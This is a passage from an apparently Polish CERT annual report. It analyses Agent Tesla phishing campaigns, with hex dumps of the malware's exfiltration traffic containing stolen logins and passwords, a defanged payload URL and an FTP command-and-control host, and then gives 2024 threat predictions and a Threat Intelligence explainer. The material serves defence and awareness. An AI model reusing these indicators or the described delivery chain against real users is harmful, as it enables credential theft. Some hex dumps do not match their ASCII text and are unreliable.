
Poniżej zrzut ruchu sieciowego, wskazujący zawartość wysyłanej wiadomości z zainfekowanego komputera użytkownika w postaci załącznika – pliku EML PW_Admin.eml.

```
0000  4d 49 4d 45 2d 56 65 72  73 69 6f 6e 3a 20 31 2e   MIME-Ver sion: 1.
0010  30 0d 0a 46 72 6f 6d 3a  20 61 2e 72 6f 74 74 61   0··From:  [redacted]ta
0020  40 69 72 6f 6e 6f 72 65  2e 69 74 0d 0a 54 6f 3a   @[redacted]re .it··To:
0030  20 73 68 65 6d 2e 66 75  6a 69 77 40 67 6d 78 2e    shem.fu jiw@gmx.
0040  63 6f 6d 0d 0a 44 61 74  65 3a 20 34 20 44 65 63   com··Dat e: 4 Dec
0050  20 32 30 32 33 20 31 33  3a 35 36 3a 35 32 20 2b    2023 13 :56:52 +
0060  30 30 30 30 0d 0a 53 75  62 6a 65 63 74 3a 20 50   0000··Su bject: P
0070  57 5f 41 64 64 69 6e 2f  51 54 59 50 41 42 57 46   W_Admin/ QTYPABWF
0080  0d 0a 43 6f 6e 74 65 6e  74 2d 54 79 70 65 3a 20   ··Conten t-Type:
0090  74 65 78 74 2f 68 74 6d  6c 3b 20 63 68 61 72 73   text/htm l; chars
00a0  65 74 3d 75 73 2d 61 73  63 69 69 0d 0a 43 6f 6e   et=us-as cii··Con
00b0  74 65 6e 74 2d 54 72 61  6e 73 66 65 72 2d 45 6e   tent-Tra nsfer-En
00c0  63 6f 64 69 6e 67 3a 20  71 75 6f 74 65 64 2d 70   coding:  quoted-p
00d0  72 69 6e 74 61 62 6c 65  0d 0a 0d 0a               rintable ····
```

Jak widać po dokładnej analizie zawartości pliku PW_Admin.eml, Agent Tesla wykradał loginy i hasła z komputera ofiary (w tym nazwę komputera, dane systemu operacyjnego, informacje o procesorze, pamięci RAM etc.).

```
0000  54 69 6d 65 3a 20 31 32  2f 30 34 2f 32 30 32 33   Time: 12 /04/2023
0010  20 31 33 3a 35 36 3a 34  39 3c 62 72 3e 55 73 65    13:56:4 9<br>Use
0020  72 20 4e 61 6d 65 3a 20  41 64 6d 69 6e 3c 62 72   r Name:  Admin<br
0030  3e 43 6f 6d 70 75 74 65  72 20 4e 61 6d 65 3a 20   >Compute r Name:
0040  51 3d 0d 0a 54 59 50 41  42 57 46 3c 62 72 3e 4f   Q=··TYPA BWF<br>O
0050  53 46 75 6c 6c 4e 61 6d  65 3a 20 4d 69 63 72 6f   SFullNam e: Micro
0060  73 6f 66 74 20 57 69 6e  64 6f 77 73 20 31 30 20   soft Win dows 10
0070  50 72 6f 3c 62 72 3e 43  50 55 3a 20 31 32 74 68   Pro<br>C PU: 12th
0080  20 47 65 6e 20 3d 0d 0a  49 6e 74 65 6c 28 52 29    Gen =·· Intel(R)
0090  20 43 6f 72 65 28 54 4d  29 20 69 35 2d 31 32 34    Core(TM ) i5-124
00a0  30 30 3c 62 72 3e 52 41  4d 3a 20 38 31 39 32 20   00<br>RA M: 8192
00b0  4d 42 3c 62 72 3e 49 50  20 41 64 64 72 65 73 73   MB<br>IP  Address
00c0  3a 20 31 35 34 2e 36 31  2e 3d 0d 0a 37 31 2e 35   : 154.61 .=··71.5
00d0  30 3c 62 72 3e 3c 68 72  3e 48 6f 73 74 3a 20 68   0<br><hr >Host: h
00e0  74 74 70 73 3a 2f 2f 73  69 67 6e 69 6e 2e 65 62   ttps://s ignin.eb
00f0  61 79 2e 63 6f 6d 2f 77  73 2f 65 62 61 79 69 73   ay.com/w s/ebayis
0100  61 70 69 2e 64 6c 6c 3c  62 72 3e 55 73 3d 0d 0a   api.dll< br>Us=··
0110  65 72 6e 61 6d 65 3a 20  63 75 63 6b 40 67 6d 61   ername:  cuck@gma
0120  69 6c 2e 63 6f 6d 3c 62  72 3e 50 61 73 73 77 6f   il.com<b r>Passwo
0130  72 64 3a 20 63 75 63 6b  70 61 73 73 31 32 33 3c   rd: cuck pass123<
0140  62 72 3e 41 70 70 6c 69  63 61 74 69 6f 6e 3a 20   br>Appli cation:
0150  49 3d 0d 0a 45 2f 45 64  67 65 3c 62 72 3e 3c 68   I=··E/Ed ge<br><h
0160  72 3e 48 6f 73 74 3a 20  68 74 74 70 73 3a 2f 2f   r>Host:  https://
0170  74 77 69 74 74 65 72 2e  63 6f 6d 2f 3c 62 72 3e   twitter. com/<br>
0180  55 73 65 72 6e 61 6d 65  3a 20 63 75 63 6b 40 67   Username : cuck@g
0190  6d 61 69 6c 2e 3d 0d 0a  63 6f 6d 3c 62 72 3e 50   mail.=·· com<br>P
01a0  61 73 73 77 6f 72 64 3a  20 63 75 63 6b 70 61 73   assword:  cuckpas
01b0  73 31 32 33 3c 62 72 3e  41 70 70 6c 69 63 61 74   s123<br> Applicat
01c0  69 6f 6e 3a 20 49 45 2f  45 64 67 65 3c 62 72 3e   ion: IE/ Edge<br>
01d0  3c 68 72 3e 48 6f 73 74  3a 3d 0d 0a 20 68 74 74   <hr>Host :=·· htt
01e0  70 73 3a 2f 2f 6c 6f 67  69 6e 2e 6c 69 76 65 2e   ps://log in.live.
01f0  63 6f 6d 2f 3c 62 72 3e  55 73 65 72 6e 61 6d 65   com/<br> Username
0200  3a 20 63 75 63 6b 40 6c  69 76 65 2e 63 6f 6d 3c   : cuck@l ive.com<
0210  62 72 3e 50 61 73 73 77  6f 72 64 3a 20 3d 0d 0a   br>Passw ord: =··
0220  63 75 63 6b 70 61 73 73  31 32 33 3c 62 72 3e 41   cuckpass 123<br>A
0230  70 70 6c 69 63 61 74 69  6f 6e 3a 20 49 45 2f 45   pplicati on: IE/E
0240  64 67 65 3c 62 72 3e 3c  68 72 3e 48 6f 73 74 3a   dge<br>< hr>Host:
0250  20 68 74 74 70 73 3a 2f  2f 6c 6f 67 69 6e 2e 61    https:/ /login.a
0260  6c 3d 0d 0a 69 65 78 70  72 65 73 73 2e 63 6f 6d   l=··iexp ress.com
0270  2f 3c 62 72 3e 55 73 65  72 6e 61 6d 65 3a 20 63   /<br>Use rname: c
0280  75 63 6b 40 67 6d 61 69  6c 2e 63 6f 6d 3c 62 72   uck@gmai l.com<br
```


Obecnie analizowana próbka wykrywana jest przez 46 na 68 silników antywirusowych na portalu VirusTotal:



Druga z opisywanych kampanii działa się w maju 2023 roku. Opierała się na fałszywych wiadomościach pod postacią zapytania ofertowego. Nadawca podszywał się pod firmę DEC Poland Tekpro sp. z o.o.

```
        for <[redacted]@orange.com>; Mon,  8 May 2023 12:15:36 +0200 (CEST)
Received: from plesk.saigo.com (plesk.saigo.com [[redacted]])
        by smtpedf.telekomunikacja.pl (Postfix) with ESMTP id 4QFHMC2lLYz4f3jKS
        for <[redacted]orange.com>; Mon,  8 May 2023 12:15:35 +0200 (CEST)
Received: from plesk.saigo.com (localhost.localdomain [127.0.0.1])
        by plesk.saigo.com (Postfix) with ESMTP id 5AD5F244BCA;
        Mon,  8 May 2023 12:15:32 +0200 (CEST)
Authentication-Results: plesk.saigo.com;
        spf=pass (sender IP is 127.0.0.1) smtp.mailfrom=mcz@dec-group.pl smtp.helo=plesk.saigo.com
Received-SPF: pass (plesk.saigo.com: localhost is always allowed.) client-ip=127.0.0.1; envelope-from=mcz@dec-group.pl; helo=plesk.saigo.com;
```

Wiadomość e-mail wyglądała następująco:



W środku wiadomości znajdował się załącznik w postaci skompresowanego archiwum GNU ZIP. Po rozpakowaniu okazywał się on być plikiem o rozszerzeniu .vbs – skryptem w Visual Basic. W kolejnym kroku uruchamiał on Powershella, pobierając resztę payloadu z adresu hxxps://tajvand[.]com/rosinsfe.pcz.




Analizowany plik „vbs” to wspomniany wcześniej GuLoader – jeden z najpopularniejszych dropperów, który ze wskazanego adresu pobierał docelowy plik z Agentem Tesla.


Po szczegółowej analizie złośliwego oprogramowania wydobyliśmy z niego sekcję konfiguracyjną, dzięki której można było zablokować na CyberTarczy Orange serwer Command&Control. Przez adres ftp.massagoeinc.com eksfiltrowane były dane w postaci haseł dostępowych z przeglądarek zainfekowanych polskich użytkowników.

AgentTesla po raz (póki co) ostatni

27 listopada 2023 roku Agent Tesla ponownie pojawił się na skrzynkach e-mailowych polskich użytkowników. W tym przypadku, przyglądając się dokładnie treści e-maila, można było zauważyć małe niedociągnięcia stylistyczne. Np. zwrot „oczekiwanie na twoją uprzejmą odpowiedź”, dowodzący tego, iż wysyłający maila, w którym znajduje się Agent Tesla, nie jest osobą polskojęzyczną.



Co znajdowało się w załączniku? Wiadomość e-mail zawierała rozszerzenie *.img, a po jej rozpakowaniu otrzymywaliśmy plik wykonywalny, udający listę zamówień „ZAMÓWIENIE_N.2311780.exe”.



W czasach „internetu łupanego” użytkownicy mieli świadomość, że rozszerzenie .exe oznacza plik wykonywalny. Dzisiaj zaś, pod pozorem „ułatwienia życia” bardzo często system operacyjny nie pokazuje domyślnie rozszerzeń plików. W efekcie kliknięcie w „zamówienie” powodowało zainstalowanie Agenta Tesla. Szczegółowa analiza pliku po raz kolejny doprowadziła nas do sekcji konfiguracyjnej malware. Tym razem do eksfiltracji użyto FTP (File Transfer Protocol) protokołu sieciowego, służącego do przesyłania plików pomiędzy klientem a serwerem. Agent Tesla przesyłał wykradzione informacje z komputera w postaci plików html, w tym przypadku analizując ruch sieciowy z zainfekowanego komputera. W analizowanej próbce był to plik o nazwie


„PW_Iwo_Graj-DESKTOP-46PEAL5_2024_01_25_15_10_49.html”

```
0000  52 54 00 12 35 02 08 00  27 ee 8c de 08 00 45 00   RT··5··· '·····E·
0010  00 63 a5 4f 40 00 80 06  00 00 0a 00 02 0f 2d 86   ·c·O@··· ·····-·
0020  a0 dc d2 ab 00 15 49 69  92 98 08 e1 72 28 50 18   ·····Ii ····r(P·
0030  f8 ca da c6 00 00 53 54  4f 52 20 50 57 5f 49 77   ·····ST OR PW_Iw
0040  6f 20 47 72 61 6a 2d 44  45 53 4b 54 4f 50 2d 34   o Graj-D ESKTOP-4
0050  36 50 45 41 4c 35 5f 32  30 32 34 5f 30 31 5f 32   6PEAL5_2 024_01_2
0060  35 5f 31 35 5f 31 30 5f  34 39 2e 68 74 6d 6c 0d   5_15_10_ 49.html·
0070  0a                                                 ·
```

Dokładna analiza zawartości pliku PW_Iwo_Graj-DESKTOP-46PEAL5_2024_01_25_15_10_49.html” wskazuje obecność loginów i haseł z urządzenia łącznie z jego nazwą użytkownika, nazwą systemu operacyjnego, informacji o jego procesorze, pamięci RAM.

```
0020  a0 dc d2 ac f5 a9 90 99  20 1d 08 e4 5e 02 50 18   ········ ···^·P·
0030  fa f0 dd 2f 00 00 54 69  6d 65 3a 20 30 31 2e 32   ···/··Ti me: 01.2
0040  35 2e 32 30 32 34 20 31  35 3a 31 30 3a 34 39 3c   5.2024 1 5:10:49<
0050  62 72 3e 55 73 65 72 20  4e 61 6d 65 3a 20 49 77   br>User  Name: Iw
0060  6f 20 47 72 61 6a 3c 62  72 3e 43 6f 6d 70 75 74   o Graj<b r>Comput
0070  65 72 20 4e 61 6d 65 3a  20 20 44 45 53 4b 54 4f   er Name:  DESKTOP
0080  2d 34 36 50 45 41 4c 35  3c 62 72 3e 4f 53 20 4e   -46PEAL5 <br>OSFu
0090  61 6d 65 3a 20 20 4d 69  63 72 6f 73 6f 66 74 20   llName:  Microsof
00a0  57 69 6e 64 6f 77 73 20  31 30 20 50 72 6f 20 20   t Window s 10 Pro
00b0  3c 62 72 3e 43 50 55 3a  20 20 31 31 74 68 20 47   <br>CPU:  11th Ge
00c0  65 6e 75 69 6e 65 20 49  6e 74 65 6c 28 52 29 20   n Intel( R) Core(
00d0  69 39 2d 31 39 30 30 48  20 40 20 20 20 20 20 20   TM) i9-1 1900H @
00e0  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
00f0  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
0100  68 72 3e 4d 65 6d 6f 72  79 3a 20 20 20 20 20 20   hr>Host:  https:/
0110  2f 61 6c 74 65 72 6f 2e  69 73 2f 72 65 67 20 20   /al      .is/reg
0120  69 73 74 65 72 2f 3c 62  20 72 3e 55 73 65 72 6e   ister/<b r>Usern
0130  61 6d 65 3a 20 61 6e 20  20 20 20 20 20 3c 62 72   ame: an      <br
0140  61 73 73 77 6f 72 64 3a  20 20 71 77 65 2e 31 32   assword:  qwe.12
0150  33 34 35 36 37 38 39 3c  62 20 72 3e 41 70 70 6c   456789<b r>Applic
0160  61 74 69 6f 6e 3a 20 45  20 64 67 65 20 43 68 72   ation: E dge Chro
0170  6f 6d 69 75 6d 3c 62 72  3e 20 3c 68 72 3e 48 6f   mium<br> <hr>Host
0180  73 74 3a 20 68 74 74 70  73 3a 20 20 2f 2f 20 20   : https: //
0190  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
01a0  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
01b0  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
01c0  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
01d0  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
01e0  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
01f0  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
0200  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
0210  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
0220  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
0230  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
0240  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
0250  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
0260  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
0270  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
0280  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
0290  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
02a0  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
02b0  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
02c0  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
02d0  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
```

Obecnie analizowana próbka wykrywana jest przez 57 na 74 silniki antywirusowe na portalu VirusTotal:



Co można zrobić, aby nie paść ofiarą tego typu złośliwego oprogramowania?

Po pierwsze nie klikać w załączniki, jeśli nie mamy pewności co do nadawcy wiadomości e-mail. Po drugie nie zaszkodzi również poświęcić chwili na dokładne przeczytanie treści „Oczekiwanie na twoją uprzejmą odpowiedź...” to zwrot co najmniej podejrzany.

Iwo Graj

Trendy, czyli co przewidujemy w roku 2024

Zanim przedstawimy nasze przewidywania na 2024 r., odniesiemy się do założeń sprzed roku.

Co się potwierdziło w 2023 roku?

1. **Rozwój nowych modeli językowych i sztucznej inteligencji jako potencjału dla dalszych oszustw. Sztuczna inteligencja pomaga w tworzeniu oprogramowania, a Chat GPT pozwala analizować malware. Instancje ChatGPT są profilowane dla przestępców. Obserwujemy też rozwój OpenAI.**
2. **Utrzymanie fraudów, które są jeszcze prostsze w realizacji.**
3. **Trend dalszej aktywność ransomware, za pomocą którego dane są niszczone**
4. **Trend kupowania usług (narzędzi) związanych z atakowaniem infrastruktury w celu kradzieży danych.**
5. **Aktywność malware „AgentTesla” się utrzymała i raczej będzie kontynuowana w kampaniach phishingowych.**
6. **Utrzymał się trend związany z zatruwaniem repozytoriów plików czy kodu źródłowego. Pojawiały się kampanie promocyjne.**
7. **Odejście oszustów od nazw domen podobnych do tych oryginalnych na rzecz masówek generowanych z użyciem m.in. cyfr, czy w domenach - xyz.**

Nasze przewidywania na 2024 rok

1. **Konflikty militarne będą sprzyjały cyberatakom organizowanym przez skonfliktowane strony.**
2. **Rozwiązania do pracy zdalnej wciąż będą celem cyberprzestępców. Będą oni poszukiwali podatności umożliwiających omijanie systemów zabezpieczeń. Zapewnienie skutecznej ochrony infrastruktury zdalnego dostępu stanowi poważne wyzwanie dla bezpieczeństwa.**
3. **Ataki z użyciem ransomware będą wymagały zmiany strategii od twórców malware. Wynika to m. in. z faktu, że organizacje prowadzą kampanie uświadamiające swoich pracowników przed phishingiem oraz innymi zagrożeniami w obszarze socjotechniki.**
4. **Spodziewamy się wzrostu ataków z wykorzystaniem pozyskanych (kupionych lub wykradzionych) danych dostępowych do infrastruktury technicznej korporacji.**
5. **Spodziewamy się prób oddziaływania na wyniki wyborów w USA i Europie oraz wysokiego poziomu dezinformacji. Przewidujemy, że grupy ze wschodniej Europy będą bardziej zainteresowane dezinformacją i destabilizacją w tym czasie niż bezpośrednimi atakami.**
7. **Przewidujemy wysoką aktywność malware z rodziny infostealer (wykradających dane). Ataki te mimo, że nie są zbyt wyrafinowane i opierają się na kilku grupach złośliwego oprogramowania, to bardzo zwiększyły swoją intensywność i stale się zmieniają starając się unikać wykrycia.**
8. **Będą się utrzymywać ataki na urządzenia IoT i wykorzystywanie ich do eksfiltracji danych lub przeprowadzania ataków typu „Lateral Movement”.**
9. **Sztuczna inteligencja będzie bardziej wykorzystywana do typowania potencjalnych ofiar ataków. Dodatkowo myślimy, że mechanizmy oparte na AI będą tworzyć skuteczne kampanie dezinformacyjne.**
10. **Przewidujemy dalsze doskonalenie sztucznej inteligencji do tworzenia deepfake’ów (wideo i audio) oraz wykorzystywanie jej do ataków socjotechnicznych.**
11. **Współdzielenie kodu źródłowego oraz bibliotek oprogramowania będzie skutkować tymi samymi podatnościami w różnych aplikacjach. Skala zjawiska może się zwiększyć, gdy do tworzenia kodu zostanie zaangażowana sztuczna inteligencja.**

Zespół CERT Orange Polska

Warto wiedzieć kto i jak atakuje w cyberprzestrzeni

Co dla cyberbezpieczeństwa daje Cyber Threat Intelligence

Ze względu na ciągłe zmiany w świecie zagrożeń, analiza sytuacji w cyberprzestrzeni i podejmowanie decyzji dostosowanych do rzeczywistych wydarzeń stały się niezbędnym zadaniem. Ostatnio, obowiązek ten wynikał głównie z dojrzałości procesów związanych z bezpieczeństwem cybernetycznym w organizacji oraz zrozumienia metodyki priorytetyzacji zagrożeń. Jednak w miarę upływu czasu normy, standardy bezpieczeństwa oraz przepisy prawne (np. NIST, ISO, ENISA, regulacje europejskie i krajowe) wprowadziły Threat Intelligence jako obowiązkowy element, który należy uwzględniać w ramach uregulowanego cyberbezpieczeństwa.

Czym jest Threat Intelligence

Analiza zagrożeń zapewnia kontekst niezbędny do podejmowania świadomych decyzji dotyczących cyberbezpieczeństwa. **Threat Intelligence (TI)** to ocena zdolności, celów i sposobów działania grup adwersarzy opracowana na podstawie analiz narzędzi, infrastruktury oraz danych z incydentów. Zadaniem TI jest wsparcie decyzyjne w procesie aktywnego wzmacniania zdolności defensywnych.

Definicję tę można sprowadzić do tego, iż Threat Intelligence to poznawanie zagrożeń na różnych poziomach (od operacyjnego do strategicznego) tak, by przewidywać możliwe ataki lub naruszenia bezpieczeństwa we własnej organizacji.

Każda organizacja musi znaleźć własny sposób na implementację procesu oraz stawianych wymagań. Analizę zagrożeń należy dopasować do potrzeb firmy i rozwijać wraz ze zwiększeniem zapotrzebowania na informacje, rozwojem firmy i osiągnięciem odpowiedniego poziomu świadomości sytuacyjnej. Zawsze jednak należy uwzględnić elementy takie jak:

- informacja,
- analiza, ocena i szacowanie powierzchni zagrożenia,
- odbiorcy i produkt dopasowany do nich,
- narzędzia analityczne oraz wspomagające oraz automatyzujące.

Analiza zagrożeń to informacje o zagrożeniach, które zostały zagregowane, przekształcone, przeanalizowane, zinterpretowane oraz wzbogacone w celu zapewnienia niezbędnych danych dla procesów decyzyjnych.

Zadania opisane wprost jako Threat Intelligence już w 2018 roku znalazły swoje miejsce w Ustawie o Krajowym Systemie Cyberbezpieczeństwa, a w roku 2022 w sposób kompleksowy zostały wpisane do normy ISO 27001.

ISO 27000:2022

Analiza zagrożeń (definiowana jako Threat Intelligence) została uwzględniona w najnowszym wydaniu standardów ISO 27001 oraz ISO 27002 w edycji z 2022 roku. Standard przeorganizowuje dotychczasowe kontrole. Zamiast dotychczasowych 114 mamy 93 kontrole, z czego dodano 11 nowych zabezpieczeń. Są to:

- **analiza zagrożeń,**
- **bezpieczeństwo informacji przy korzystaniu z usług w chmurze,**
- **gotowość teleinformatyczna do zapewnienia ciągłości działania,**
- **monitorowanie bezpieczeństwa fizycznego,**
- **zarządzanie konfiguracją,**
- **usuwanie informacji,**
- **maskowanie danych,**
- **zapobieganie wyciekom danych,**
- **działania monitorujące,**
- **filtrowanie sieci,**
- **bezpieczne kodowanie.**

Możemy zauważyć, że norma ISO 27002:2022 dostosowuje się do aktualnych zagrożeń, ale co ważniejsze, jednoznacznie podkreśla, że analiza zagrożeń jest kluczowym elementem, mającym wpływ na inne działania.

Zgodnie z ISO 27002:2022, analiza zagrożeń to „informacje o istniejących lub potencjalnych zagrożeniach, zbierane i analizowane w celu podejmowania świadomych działań, aby zapobiec szkodom dla organizacji i ograniczenie wpływu tych zagrożeń". Definicja ta określa ogólne zadania, które organizacja powinna podjąć. Analiza zagrożeń powinna być „odpowiednia, dokładna, kontekstowa i możliwa do zastosowania". Zbieranie informacji o zagrożeniach, które spełniają te kryteria, jest bez wątpienia użyteczne w wielu aspektach związanych z cyberbezpieczeństwem.


W tym kontekście Threat Intelligence można rozumieć jako system wczesnego ostrzegania, który informuje, że nowe zagrożenie lub sposób ataku może być istotny dla organizacji. Dlatego kluczowe jest posiadanie procesu identyfikacji i gromadzenia informacji o zagrożeniach, a także pełne zrozumienie, co zrobić z tymi informacjami, gdy już je mamy.

Rodzaje Threat Intelligence

Threat Intelligence, ze względu na cele jakie ma realizować, podzielono na cztery główne rodzaje (rys. obok):

TI Strategiczny to informacje o zagrożeniach cybernetycznych, zazwyczaj dostosowane do odbiorców bez kompetencji technicznych. Wykorzystuje szczegółowe analizy trendów i nowo pojawiających się zagrożeń, aby stworzyć ogólny obraz potencjalnego cyberataku, ze szczególnym uwzględnieniem jego skutków. Na tym poziomie poszukuje się odpowiedzi na ogólne pytanie: „W kontekście naszego obecnego krajobrazu zagrożeń, co może się najgorszego wydarzyć?". Te informacje są prezentowane decydentom na wysokim szczeblu organizacji, takim jak członkowie zarządu, dlatego skupiają się na szerokim wpływie na firmę.

TI Taktyczny to bardziej szczegółowe informacje dotyczące taktyk, technik i procedur (znanych jako TTP) stosowanych przez cyberprzestępców. Przeznaczone są głównie dla odbiorców o umiejętnościach technicznych. Pomagają im zrozumieć, w jaki sposób ich infrastruktura może być zaatakowana przy użyciu najnowszych metod, jakie atakujący stosują w celu osiągnięcia swoich celów. Analitycy pozyskują artefakty techniczne oraz informacje o narzędziach i metodach ataków. Na poziomie taktycznym analizują możliwości przeprowadzenia ataku i wspierają w ograniczaniu przyszłych prób naruszenia bezpieczeństwa danych. Informacje taktyczne na temat zagrożeń zwykle są dostępne tylko dla zespołów technicznych odpowiedzialnych za ochronę infrastruktury.



Podział na rodzaje Threat Intelligence

TI Techniczny koncentruje się na wskazówkach technicznych dotyczących zagrożenia, takich jak wiadomości phishingowe, wiadomości lub fałszywe adresy URL. Ten rodzaj analizy zagrożeń jest ważny, ponieważ daje ludziom wyobrażenie o tym, czego szukać, dzięki czemu jest przydatny do analizowania ataków socjotechnicznych. Ponieważ jednak hakerzy często zmieniają swoje taktyki, techniki i procedury, techniczne informacje o zagrożeniach mają krótki okres przydatności.

TI Operacyjny pomaga zespołom cyberbezpieczeństwa w organizacji zrozumieć naturę określonych cyberataków, wyszczególniając istotne czynniki, takie jak charakter, intencje, czas, czy zaawansowanie technologiczne atakujących. Analiza zagrożeń na poziomie operacyjnym to często działania polegające na infiltracji grup cyberprzestępczych, pozyskiwanie informacji z Darknetu, czy kanałów komunikacji grup hakerskich. Są to często działania trudne do prowadzenia, możliwe do realizacji przez wyspecjalizowanych analityków (lub firm). Jednak dostarczają one bezcenną informację, która w połączeniu z innymi źródłami prowadzi do kompleksowej oceny zagrożeń.

Cykl życia analiz zagrożeń

Analiza zagrożeń nie jest jednorazowym działaniem, wywołanym określonym zdarzeniem. To proces ciągły. Na wyższym poziomie działań bardzo dobrze opisuje cykl życia analizy zagrożeń, znany jako Threat Intelligence Lifecycle. Składa się on z sześciu faz (rys. poniżej):



Cykl analizy zagrożeń (Threat Intelligence Lifecycle)

Faza 1: Planowanie/ukierunkowywanie
W pierwszym etapie określa się cele analizy zagrożeń. Analityk musi zatem zrozumieć i zidentyfikować aktywa oraz procesy biznesowe, które wymagają ochrony. Konieczne jest także zbadanie potencjalnego wpływu utraty zasobów lub przerwania procesów, aby określić, jakie informacje dotyczące zagrożeń są potrzebne organizacji. Ta faza ma na celu odpowiedź na pytania takie jak: które systemy, procesy czy personel są narażeni na cyberatak? W jaki sposób analiza zagrożeń może zwiększyć efektywność operacyjną procesów czy zespołów?

Faza 2: Gromadzenie
W tej fazie następuje zbieranie informacji zgodnie z przyjętymi wcześniej kierunkami analiz oraz wymaganiami. Gromadzenie danych odbywa się poprzez subskrybowanie wielu źródeł danych o zagrożeniach, wymianę informacji w zaufanych grupach analitycznych i organizacji jak ISAC czy CERT.

Faza 3: Przetwarzanie
Ten etap umożliwia analitykowi przekształcenie zebranych informacji w format, z którego może korzystać każdy użytkownik w organizacji. Celem jest znormalizowanie informacji, tak by zarówno systemy komputerowe, jak i inni analitycy mogli pracować na danych. Jest to konieczne, gdyż z różnych źródeł pozyskuje się informacje w różnym formacie logicznym, czy nawet formacie plików, a często w innym języku.

Faza 4: Analiza
Na tym etapie przetwarzane dane są przekształcane w informacje, które służą do podejmowania decyzji w procesach. Tutaj następuje korelowanie informacji z różnych źródeł, wzbogacanie ich danymi z dostępnych baz wiedzy i finalnie przygotowywanie rekomendacji. Analiza ma wykorzystywać dotychczasową bazę zagrożeń i rozbudowywać ją o nowe zagrożenie lub nowe informacje do istniejącego zagrożenia. Przygotowane informacje muszą jednak być prezentowane i dostarczane w formacie zrozumiałym dla odbiorców. W tej fazie muszą powstać jednoznaczne wnioski z analizy, jasne i konkretne zalecenia oraz kolejne kroki do podjęcia, a dodatkowo należy ocenić trafność (w pewnym sensie wiarygodność) analizy.

Faza 5: Rozpowszechnianie/dystrybucja
Na tym etapie informacje, które zostały zebrane, przetworzone i przeanalizowane, są dystrybuowane do różnych zespołów. Odbiorcami produktów procesu TI są wszyscy, którym wiedza pomoże w efektywnym podnoszeniu cyberbezpieczeństwa

organizacji oraz mitygowaniu zagrożeń. W zależności od odbiorców dobiera się również formę i częstotliwość dostarczania informacji.

Faza 6: Informacja zwrotna
